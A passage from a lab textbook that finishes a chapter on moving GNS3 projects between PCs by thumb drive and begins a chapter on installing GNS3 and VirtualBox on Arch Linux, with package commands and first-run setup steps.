


Figure 16 – Importing the GNS3 VM into VirtualBox

NOTE: Repeat the double-click import for every VM stored on the thumb drive. This action will open a new instance of VirtualBox Manager, leaving you with several running instances. After importing every VM, close them all and restart the VirtualBox Manager to have one instance open.

4. Start GNS3 and close the Project window that always appears on startup. We aren't ready for projects yet

5. Follow the Step 5 procedures in Phase II above to add the GNS3 VM and file locations to the new PC's GNS3 settings. Make sure to apply the settings

6. Reboot GNS3 and wait for the lights to turn green




Figure 17 – Lights turn green

7. Navigate to the Project Library tab and press Refresh List




Figure 18 – Open projects on the thumb drive

NOTE: Once you have changed the project path direction in Phase II above, your projects should automatically save to the external drive. However, when you create new projects, you can specify the portable drive so they will appear in the projects library.




Figure 19 – Saving projects

8. You should now see the projects stored on your thumb drive. Select one and press OK




Figure 20 – The projects stored on the thumb drive are now available

9. Your project will work, with all the settings from the previous PC on which you ran it

10. Some important notes

- ALWAYS turn off all devices before turning off GNS3 – this action saves the settings of each device
- It is highly recommended that you use Windows' "Safely Remove Hardware" feature when removing your thumb drive to prevent data loss
- Backup your thumb drive often
- If you start the project and you get an error, READ the error. Most likely, you failed to import a VM from the thumb drive, such as Kali, Ubuntu, etc. If this happens
    - Close GNS3
    - Navigate to your thumb drive and repeat Step 3 above
    - If you don't have the VM on your thumb drive, you have really jacked yourself up. However, you can sometimes fake it
        - In VirtualBox, create a new VM with the same name as the VM you are missing
        - This doesn't always work, but it works often enough that it can save your bacon
- Remember, the VPCSs will only save their settings if you type 'save' when you are in the console
- Your project will work, but it does not automatically bring in every appliance. Take a look at the figure below; Chromium works just fine, yet it is not listed in the All Devices menu
    - You can duplicate appliances that you brought with the project, but if you want to add new appliances, you have to create a new template as described in Chapter 3 and Chapter 4




Figure 14 – Chromium works in the project, but is not listed in all devices

End of Lab




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 15

Installing GNS3 on Linux

CALVIN LINDEMANN

If you are not using Arch as your base OS, check out chapter 2: Setting Up a GNS3 Environment. This chapter covers getting GNS3 up and running on Arch Linux, caveats with running GNS3 on Arch, and some troubleshooting help. Most of the labs in the textbook can be completed fully on Arch with minimal issues or modifications.

LEARNING OBJECTIVES

- Create a working GNS3 learning environment on a computer running Arch Linux

PREREQUISITES

- Working Arch Linux install

DELIVERABLES

- None – This is for student needs

RESOURCES

- Official GNS3 Linux install information: https://docs.gns3.com/docs/getting-started/installation/linux/#arch-based-distributions
- ArchWiki page: https://wiki.archlinux.org/title/GNS3

CONTRIBUTORS AND TESTERS

-

Phase I – Install VirtualBox and GNS3

Newer versions of VirtualBox (7.1.X) can work with newer GNS3 versions, but for the reasons outlined in the FAQs, we recommend using older VirtualBox and GNS3 versions to avoid issues. The instructions in this section will walk you through downloading VirtualBox 7.0.X and corresponding GNS3 2.2.X

1. Navigate to https://archive.archlinux.org/packages/v/virtualbox/ and download the zst file starting with "virtualbox-7.0." in the name. Any of the 7.0.x versions should work; version 7.0.20-1 is what we used during testing

2. Navigate to https://archive.archlinux.org/packages/v/virtualbox-host-dkms/ and download the zst file with the matching version of the file you downloaded in step 1

3. Run the following command to install the virtualbox and virtualbox-host-dkms files, that were downloaded in step 1 and 2

```
pacman -U [filename]
```

4. Navigate to https://aur.archlinux.org/cgit/aur.git/log/?h=gns3-server and click on a 2.2.X version, then select the download link on the following web page. Version 2.2.52 was used during testing




Figure 1 – Download link for a specific AUR commit

5. Navigate to https://aur.archlinux.org/cgit/aur.git/log/?h=gns3-gui and download the version which matches with what you downloaded in step 4

6. Extract the tarballs downloaded in steps 4 and 5 with your file manager, or using the command below

```
tar -xf [filename]
```

Flag	Meaning
-x	Tells tar to extract the contents of an archive
-f	Specifies the target archive

7. Run the following command to install dependencies required to build gns3-server

```
yay -Syy python-aiohttp-cors python-async-timeout
```

Flag	Meaning
-S	Synchronizes local package lists with the upstream sources
yy	Forces a redownload even if local package lists are up to date

8. Run the following command in each of the extracted directories. The PKGBUILD file contains the instructions for how your system should build the program. After running, it is safe to delete the folder and the downloaded tarball

```
makepkg -s -r -c -i .
```

Flag	Meaning
-s	Install missing dependencies
-r	Remove dependencies that are only required to build the program
-c	Cleanup temporary files and directories
-i	Installs the package after building

9. Run the following command to install dependencies required by GNS3. yay is used over pacman because some of the packages are in the Arch user repository (AUR). When prompted to “cleanBuild” or show a diff, enter **n** for None. When prompted to proceed with installation, enter **y** for yes

```
yay -Syy qemu docker vpcs dynamips libvirt ubridge inetutils linux-headers-meta
```

NOTE: If asked to choose a provider for qemu, choose qemu-full

Phase II – Ignore Updates

Upgrading GNS3 and related packages can often cause an entire GNS3 setup to get messed up. This section configures the Arch package manager (pacman) to ignore new versions of GNS3 related packages.

1. Open /etc/pacman.conf in your choice of editor and add the following text under the "[options]" section. If the config file already has IgnorePkg defined, append the packages listed below to the end of the previous list to avoid other problems

```
IgnorePkg = virtualbox virtualbox-guest-iso virtualbox-host-dkms gns3-server
gns3-gui qemu docker vpcs dynamips libvirt ubridge inetutils
```

Phase III – Setting Up GNS3

There are a few Linux specific setup steps. This section walks through said steps.

1. Launch GNS3 via an application launcher or by using the `gns3` command

2. Select **Run appliances in a virtual machine** in the server dialogue




Figure 2 – Server options for GNS3

3. Leave the defaults on the local server configuration screen and press **next**




Figure 3 – Default GNS3 local server settings

4. On the local server status screen, press **next** if the connection was successful




Figure 4 – Local server status screen showing a successful connection

5. Press **okay** on the following warnings that pop up. GNS3 uses VMware by default, but we're going to setup VBox instead. The second warning says that the GNS3 VM couldn't be found

